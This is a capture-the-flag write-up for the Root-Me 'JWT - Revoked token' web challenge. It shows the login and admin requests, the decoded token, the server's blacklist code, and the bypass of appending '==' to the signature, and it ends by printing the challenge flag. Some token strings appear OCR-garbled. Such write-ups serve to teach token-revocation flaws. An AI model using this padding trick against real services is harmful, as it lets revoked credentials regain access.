
JWT - Revoked token


Lab: https://www.root-me.org/en/Challenges/Web-Server/JWT-Introduction

- Initially, i try to access to the endpoint, it says that 2 API we can call



```
POST : /web-serveur/ch63/login
GET : /web-serveur/ch63/admin
```


- In the source code, we can see that api /login needs a parameter in json data and receive the access_token in the response



```
POST /web-serveur/ch63/login HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json
Content-Type: application/json
Content-Length: 41
Connection: close

{
  "username":"admin",
  "password":"admin"
}

```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 29 Nov 2024 03:52:54 GMT
Content-Type: application/json
Content-Length: 296
Connection: close

{
  "access_token":
  "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE3MzI
  4NTIzNzQsIm5iZiI6MTczMjg1MjM3NCwianRpIjoiZDNlZDE3NTYt
  NzYyNS00OTgzLTlkZDktZjA4NzNmMGI1MjhiIiwiZXhwIjoxNzMyO
  DUyNTU0LCJpZGVudGl0eSI6ImFkbWluIiwiZnJlc2giOmZhbHNlLC
  J0eXBlIjoiYWNjZXNzIn0.w-jH7daOXuu7O9tZaIS04TcB787aiZv
  koQovG8sLz1U"
}

```

- Decode it



Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
JpYXQiOjE3MzI4NTIzNzQsIm5iZiI6MTczMjg1M
jM3NCwianRpIjoiZDNlZDE3NTYtNzYyNS00OTgz
LTlkZDktZjA4NzNmMGI1MjhiIiwiZXhwIjoxNzM
yODUyNTU0LCJpZGVudGl0eSI6ImFkbWluIiwiZn
Jlc2giOmZhbHNlLCJ0eXBlIjoiYWNjZXNzIn0.w
-
jH7daOXuu7O9tZaIS04TcB787aiZvkoQovG8sLz
lU
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "iat": 1732852374,
  "nbf": 1732852374,
  "jti": "d3ed1756-7625-4983-9dd9-f0873f0b528b",
  "exp": 1732852554,
  "identity": "admin",
  "fresh": false,
  "type": "access"
}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```




```
PS C:\project\tools\jwt_tool-master\jwt_tool-master> python jwt_tool.py eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE
3MzI4NTE5ODMsIm5iZiI6MTczMjg1MTk4MywianRpIjoiNjdhZmI3NGQtZjMxNi00Yjg1LWFhMWQtYTdhNGJlZjJlMzk0IiwiZXhwIjoxNzMyODUyMTYzLCJ
pZGVudGl0eSI6ImFkbWluIiwiZnJlc2giOmZhbHNlLCJ0eXBlIjoiYWNjZXNzIn0.M6TDK7AW_z2SDqcJyl5EZV0mXJhVLOaXfejV14OBZkg

 Version 2.2.7                                            @ticarpi

Original JWT:

=====================
Decoded Token Values:
=====================

Token header values:
[+] typ = "JWT"
[+] alg = "HS256"

Token payload values:
[+] iat = 1732851983    ==> TIMESTAMP = 2024-11-29 10:46:23 (UTC)
[+] nbf = 1732851983    ==> TIMESTAMP = 2024-11-29 10:46:23 (UTC)
[+] jti = "67afb74d-f316-4b85-aa1d-a7a4bef2e394"
[+] exp = 1732852163    ==> TIMESTAMP = 2024-11-29 10:49:23 (UTC)
[+] identity = "admin"
[+] fresh = False
[+] type = "access"

Seen timestamps:
[*] iat was seen
[*] exp is later than iat by: 0 days, 0 hours, 3 mins
[-] TOKEN IS EXPIRED!

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

- However, it will add the access token to black list immediately



```
@app.route('/web-serveur/ch63/login', methods=['POST'])
def login():
    try:
        username = request.json.get('username', None)
        password = request.json.get('password', None)
    except:
        return jsonify({"msg":"""Bad request. Submit your login / pass as
{"username":"admin","password":"admin"}"""}), 400

    if username != 'admin' or password != 'admin':
        return jsonify({"msg": "Bad username or password"}), 401

    access_token = create_access_token(identity=username,expires_delta=datetime.timedelta(minutes=3))
    ret = {
        'access_token': access_token,
    }

    with lock:
        blacklist.add(access_token)

    return jsonify(ret), 200
```


- So when you try to input access_token in authorization (eventhough it takes less than 3 mins), it always returns “Token is revoked”



```
GET /web-serveur/ch63/admin HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE3MzI4NT
IzNzQsIm5iZiI6MTczMjg1MjM3NCwianRpIjoiZDN1ZDE3NTYtNzYyN
S00OTgzLTlkZDktZjA4NzNmMGI1MjhiIiwiZXhwIjoxNzMyODUyNTU0
LCJpZGVudGl0eSI6ImFkbWluIiwiZnJlc2giOmZhbHNlLCJ0eXBlIjo
iYWNjZXNzIn0.w-jH7daOXuu7O9tZaIS04TcB787aiZvkoQovG8sLzl
U
Content-Length: 2
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 29 Nov 2024 03:53:16 GMT
Content-Type: application/json
Content-Length: 27
Connection: close

{
  "msg":"Token is revoked"
}
```


- Now, we can come up with an idea that we can change value of token like changing value of expiration or crack it so that it can’t be added to blacklist. However, it always returns



```
GET /web-serveur/ch63/admin HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE3MzI4NT
IzNzQsIm5iZiI6MTczMjg1MjM3NCwianRpIjoiZDNlZDE3NTYtNzYyN
S00OTgzLTlkZDktZjA4NzNmMGI1MjhiIiwiZXhwIjoxNzMyODUyNTU0
LCJpZGVudGl0eSI6ImFkbWluIiwiZnJlc2giOmZhbHNlLCJ0eXBlIjo
iYWNjZXNzIn0==.w-jH7daOXuu7O9tZaIS04TcB787aiZvkoQovG8sL
z1U
Content-Length: 2
Connection: close
```

```
HTTP/1.1 422 UNPROCESSABLE ENTITY
Server: nginx
Date: Fri, 29 Nov 2024 03:53:14 GMT
Content-Type: application/json
Content-Length: 40
Connection: close

{
  "msg":"Signature verification failed"
}
```

- Now, i was given a hint that if we add string == at the end of based64 encoded value, the value won't change anything after decoding base64



```
GET /web-serveur/ch63/admin HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE3MzI4NT
IzNzQsIm5iZiI6MTczMjg1MjM3NCwianRpIjoiZDNlZDE3NTYtNzYyN
S00OTgzLTlkZDktZjA4NzNmMGI1MjhiIiwiZXhwIjoxNzMyODUyNTU0
LCJpZGVudGl0eSI6ImFkbWluIiwiZnJlc2giOmZhbHNlLCJ0eXBlIjo
iYWNjZXNzIn0.w-jH7daOXuu7O9tZaIS04TcB787aiZvkoQovG8sLz1
U==
Content-Length: 2
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 29 Nov 2024 03:53:18 GMT
Content-Type: application/json
Content-Length: 80
Connection: close

{
  "Congratzzzz!!!_flag:":
  "Do_n0t_r3v0ke_3nc0d3dTokenz_Mam3ne-Us3_th3_JTI_f1eld
  "
}
```

Add == to the signature